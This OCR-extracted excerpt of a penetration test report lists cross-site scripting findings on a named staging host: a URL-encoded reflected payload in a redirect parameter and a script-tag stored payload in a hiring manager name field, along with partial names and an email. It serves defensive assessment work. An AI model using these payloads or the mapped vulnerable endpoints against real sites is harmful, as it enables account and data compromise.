Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/eor-
solutions/overview
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/eor-
solutions/overview/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/eor-solutions/why-
you-will-love-it
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/eor-solutions/why-
you-will-love-it/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/faqs
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/faqs/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/request-quote
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/request-quote/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/service-commitment
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/service-
commitment/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/error_log
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/error_log/
```

```
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/full_redirect (Query)
rurl=/sign_in%27%3b%61%6c%65%72%74%28%33%32%36%38%34%29%2f%2f
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin/blueimp
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin/blueimp/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin/gritter
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin/gritter/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin/nivo-slider
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin/nivo-slider/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin/tooltip
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin/tooltip/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/plugin/tooltip/tooltip
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/theme
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/theme/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/theme/aristo
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/JQ_/theme/aristo/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/js
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/js/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/privacy
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/privacy/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/service-commitment
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/service-commitment/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/T_
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/T_/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/T_/st2
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/T_/st2/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/X_
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/X_/
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/X_/jq_sesstimer
Critical    Cross-Site Scripting    GET     http://pt1.securetalent.com/X_/jq_sesstimer/
```

4.3.2 Critical - Testing for Reflected Cross site scripting - in full_redirect (OWASP-DV-001)


Finding Attributes	
Host(s)	pt1.securetalent.com
Likelihood	Critical (5)
Impact	Critical (5)
Total Risk Rating	Critical (25)
Effort to Fix	Low

Description

User supplied content in the rurl parameter on the full_redirect page is rendered without filtering in a javascript block. This allows an attacker to craft input that can result in script execution or other data loss. All user controlled input should be validated on the way in and escaped for the proper use on the way out.

For more information about reflected cross site scripting attacks refer to https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OWASP-DV-001) All user supplied input should be filtered for appropriateness and escaped when used based on the context's escape mechanisms.

Observed Results



4.3.3 High - Testing for Stored Cross site scripting - Hiring Manager Name (OWASP-DV-002)


Finding Attributes	
Host(s)	pt1.securetalent.com
Likelihood	High (4)
Impact	High (4)
Total Risk Rating	High (16)
Effort to Fix	Low


Description


User supplied content in the names on the Hiring Manager page is used insecurely in the application. This allows an attacker to craft input that can result in script execution or other data loss. All user controlled input should be validated on the way in and escaped for the proper use on the way out.


For more information about stored cross site scripting attacks refer to https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OWASP-DV-002) All user supplied input should be filtered for appropriateness and escaped when used based on the context's escape mechanisms.

Observed Results




https://pt1.securetalent.com/STEP
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
SECURE TALENT
Secure Talent Evaluation Portal
Welcome
Tracker
Evaluations
Hiring Managers
ICCs
Hiring Managers
Hiring Managers are shown below.
HM Name
Ben Bridge
Ed Hidalgo
Bob Jones
Bob Smith


Secure Talent Evaluation Portal - Secure ...
https://pt1.securetalent.com/STEP
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View S
Secure Talent Evaluation Portal
Welcome
Tracker
Evaluations
Hiring Managers
ICCs
Hiring Managers
Hiring Managers are shown below.
Edit Hiring Manager
First Name
Ed
Last Name
Hida<script>alert(1);</s
Title
Manager
Email
ehidalgo@qualcomm.c
Phone
1111111111
Password
Confirm
Submit
Can
javascript:void(0)


https://pt1.securetalent.com/STEP
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
ICCs
Ben Bridge
Ed Hida
1
OK
About Secure Talent | 1099 Solutions | Service Commitment | Contact Us

4.3.4 Critical - Testing for Stored Cross site scripting (OWASP-DV-002)

Finding Attributes	
Host(s)	pt1.securetalent.com
Likelihood	High (4)
Impact	Critical (5)
Total Risk Rating	Critical (20)
Effort to Fix	Low


Description

The icc_company field entered by the external ICC user allows scripting that is executed when a hiring manager reviews their answers. This allows an attacker to craft input that can result in script execution or other data loss. All user controlled input should be validated on the way in and escaped for the proper use on the way out.

